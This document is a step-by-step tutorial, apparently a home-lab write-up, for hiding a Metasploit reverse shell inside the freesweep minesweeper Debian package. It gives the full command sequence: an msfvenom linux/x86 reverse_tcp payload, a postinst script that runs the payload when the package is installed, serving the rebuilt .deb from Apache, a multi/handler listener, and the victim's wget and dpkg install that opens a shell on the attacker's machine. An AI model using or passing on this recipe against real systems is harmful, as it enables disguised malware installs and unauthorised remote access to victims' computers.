Objective: Gaining access to linux system when user double clicks the payload/software created by us.

Summary:

Download and install VirtualBox (Straight forward will not be covered in the tutorial)

Download kali VM

Load the download kali VM into VirtualBox

Download and install ubuntu as VM in VirtualBox

Create a payload in kali VM using Metasploit


Installing the payload by victim

Gaining access to windows from kali

Steps:

Download kali VM from offensive security for virtual box.


<https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>




Downloaded file name **is kali-linux-2018.3-vbox-amd64.tar**


Extract the tar file to a folder by using WinRAR software, you might have to install it.

After extracting the tar file, you will see two files. One with .ovf extension and other with .vmdk extension.



Open Virtualbox software and click on New Icon



Use the following configuration as shown in the below image. Click on the folder icon and navigate to your extracted .vmdk file. Click on create button.

After creating a new VM profile, start the kali VM.

Default username and password are root and toor.

Install ubuntu in virtual box. The following tutorial explains the installing ubuntu in virtual box.

<https://www.wikihow.com/Install-Ubuntu-on-VirtualBox>

After installing ubuntu make sure you have connectivity to kali linux (by using ping). If you don’t have connectivity then **you have to setup NAT network**. Follow the steps in the given link.

<https://dbvisit.atlassian.net/wiki/spaces/REPA12/pages/38141962/02+-+Set+up+NAT+network+in+Virtual+Box>

Creating and publishing payload in kali:

Type the following commands in given sequence.

apt-get --download-only install freesweep

mkdir /tmp/freesweep

mv /var/cache/apt/archives/freesweep\_1.0.1-1\_amd64.deb /tmp/freesweep

cd /tmp/freesweep/

dpkg -x freesweep\_1.0.1-1\_amd64.deb work

mkdir work/DEBIAN

cd work/DEBIAN/

nano control

nano postinst

msfvenom -a x86 --platform linux -p linux/x86/shell/reverse\_tcp LHOST=10.0.2.5 LPORT=443 -b "\x00" -f elf -o /tmp/freesweep/work/usr/games/freesweep\_scores

chmod 755 postinst

dpkg-deb --build /tmp/freesweep/work

cd ../..

mv freesweep\_1.0.1-1\_amd64.deb freesweep.deb

cp freesweep.deb /var/www/html

service apache2 start

msfconsole -q -x "use exploit/multi/handler;set PAYLOAD linux/x86/shell/reverse\_tcp; set LHOST 10.0.2.5; set LPORT 443; run; exit -y"

In ‘msfvenom’ command in the above commands, there is field/ parameter ‘LHOST’. This parameter indicates the IP address of kali VM. You might have to change it.

Notice the ‘nano’ commands in the above commands.

In the first nano command type/ paste the following text and save (ctrl + x).

Package: freesweep

Version: 0.90-1

Section: Games and Amusement

Priority: optional

Architecture: i386

Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)

Description: a text-based minesweeper

Freesweep is an implementation of the popular minesweeper game, where

one tries to find all the mines without igniting any, based on hints given

by the computer. Unlike most implementations of this game, Freesweep

works in any visual text display - in Linux console, in an xterm, and in

most text-based terminals currently in use.

In the second nano command type/paste the following text and save (ctrl + x).

#!/bin/sh

sudo chmod 2755 /usr/games/freesweep\_scores && /usr/games/freesweep\_scores & /usr/games/freesweep &

run the following command in kali to start listening for payload installation in victim maching:

msfconsole -q -x "use exploit/multi/handler;set PAYLOAD linux/x86/shell/reverse\_tcp; set LHOST 10.0.2.5; set LPORT 443; run; exit -y"

Installing the payload by victim:

In the ubuntu machine type the following commands to download and install the payload.

wget http://10.0.2.6/freesweep.deb

sudo dpkg -i freesweep.deb

In the kali VM you can see a new command shell being created.

